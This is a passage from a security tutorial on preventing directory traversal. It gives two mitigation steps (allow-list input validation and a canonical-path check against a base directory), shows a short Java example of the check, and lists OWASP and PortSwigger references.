1. Validate user input by comparing it to an allow list of permitted values. If that's not possible, ensure that the input only contains alphanumeric characters.
2. After validating the user supplied input, use filesystem APIs to canonicalize the path and verify that it starts with the expected base directory.

```
1 File file = new File(BASE_DIRECTORY, userInput);  
2 if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {  
3 // process file  
4 }
```

Resources

- Web Security Academy – Directory Traversal
 - <https://portswigger.net/web-security/file-path-traversal>
- Web Application Hacker's Handbook
 - *Chapter 10 – Attacking Back-End Components (pages 368-381)*
- OWASP Web Security Testing Guide – Testing Directory Traversal File Include
 - https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include
- OWASP Path Traversal
 - https://owasp.org/www-community/attacks/Path_Traversal
- OWASP Application Security Verification Standard – V12.3 File Execution
 - https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf